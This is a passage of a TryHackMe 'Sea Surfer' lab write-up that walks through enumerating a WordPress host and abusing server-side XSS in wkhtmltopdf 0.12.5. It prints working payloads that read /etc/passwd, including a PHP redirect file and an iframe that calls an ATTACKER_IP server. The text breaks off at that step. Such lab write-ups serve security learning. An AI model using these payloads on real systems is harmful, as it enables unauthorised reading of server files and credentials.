Sea Surfer Writeup
Introduction
This is a hard challenge box on TryHackMe. It’ll take 5 minutes to boot up
This is what a hint will look like!
Enumeration
Port Scan
Let’s start with a port scan to see what services are accessible
1
rustscan -a VICTIM_IP -- -A -oA scan -sC


There are two open ports
- 22: SSH
- 80: HTTP
Domain Name
Look at the HTTP response headers
When we visit the ip we see this

It’s the default apache homepage. This isn’t a lot to go off of but if we interecept this request with something like Burp Suite, we see an interesting response header

The X-Backend-Server header refers to the domain seasurfer.thm. Add this to /etc/hosts so we can access it
1
VICTIM_IP seasurfer.thm
Web Enumeration
Are there useful hidden directories?
Now when we visit the domain seasurfer.thm we’ll see something different

It’s a full site! Let’s check robots.txt for any hidden directories

Looks like it’s running wordpress. The login page will be in /wp-admin so remember that for later.
Now let’s try to brute force some hidden directories. I like to use dirsearch since it automatically searches folders recursively. We can start the search with the command
1
dirsearch -w /usr/share/wordlists/dirb/big.txt -r --threads=50 --url=http://seasurfer.thm --output=dirsearch.txt
Lower the thread count if it doesn’t work correctly

The adminer directory sticks out so let’s visit the page

Looks like this will allow us to access a database if we have the proper credentials. Seems important but we don’t have anything for it (yet)
We haven’t fully checked what the site has to offer so let’s visit the blog section and see if we can find any interesting posts or comments

Looks like brandon is trying to access another subdomain. He’s spelling internal incorrectly so that’s probably what we should visit next but there could be other hidden domains. We can brute force subdomains with wfuzz
1
wfuzz -c --hc 302 -t 50 -u http://seasurfer.thm -H 'Host: FUZZ.seasurfer.thm' -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt --hw 964

Looks like internal is the only subdomain. We should add it to our /etc/hosts file so it looks like this
1
VICTIM_IP seasurfer.thm internal.seasurfer.thm
Internal Subdomain
Now we can visit the page and see what it offers

A receipt generator! Fill it with some values and we’ll see what happens

Looks like our values are sent through a pdf generator. We can find out more by checking the Document Properties on firefox

The pdf is generated with wkhtmltopdf version 0.12.5
Initial Foothold
Research vulnerabilites regarding
wkhtmltopdfversion0.12.5
We have a service name along with a version number so let’s see if there it is vulnerable to anything. According to CVE-2020-21365 this service is vulnerable to local file reads!
Local File Read
Try different methods for reading a local file!
To test this out we can first try to write to the document using javascript. Place this into any of the fields that will accept it then generate the receipt
1
<script>document.write('script write');</script>

Notice how the <script> tags aren’t placed into the output. This means that the generator is running the code we inputted! This is a Server Side XSS and we can find additional payloads here
Now we can try to read a local file such as /etc/passwd
1
2
3
4
5
6
<script>
x=new XMLHttpRequest;
x.onload=function(){document.write(btoa(this.responseText))};
x.open("GET","file:///etc/passwd");
x.send();
</script>

It doesn’t work! According to the issue page it’s possible that the service is running with the --disable-local-file-access flag which will prevent local file reads. Luckily, there is a workaround!
According to this cheatsheet we should still be able to read local files by having the service make a request to our server.
First write this to a file called read.php
1
<?php header('location:file://'.$_REQUEST['x']); ?>
Then start a php web server in the same directory as this file
1
php -S 0.0.0.0:80
A
pythonweb server won’t process the request correctly!
Now we should be able to send a request using the following payload with ATTACKER_IP replaced with your ip
1
<iframe src=http://ATTACKER_IP/read.php?x=/etc/passwd></iframe>
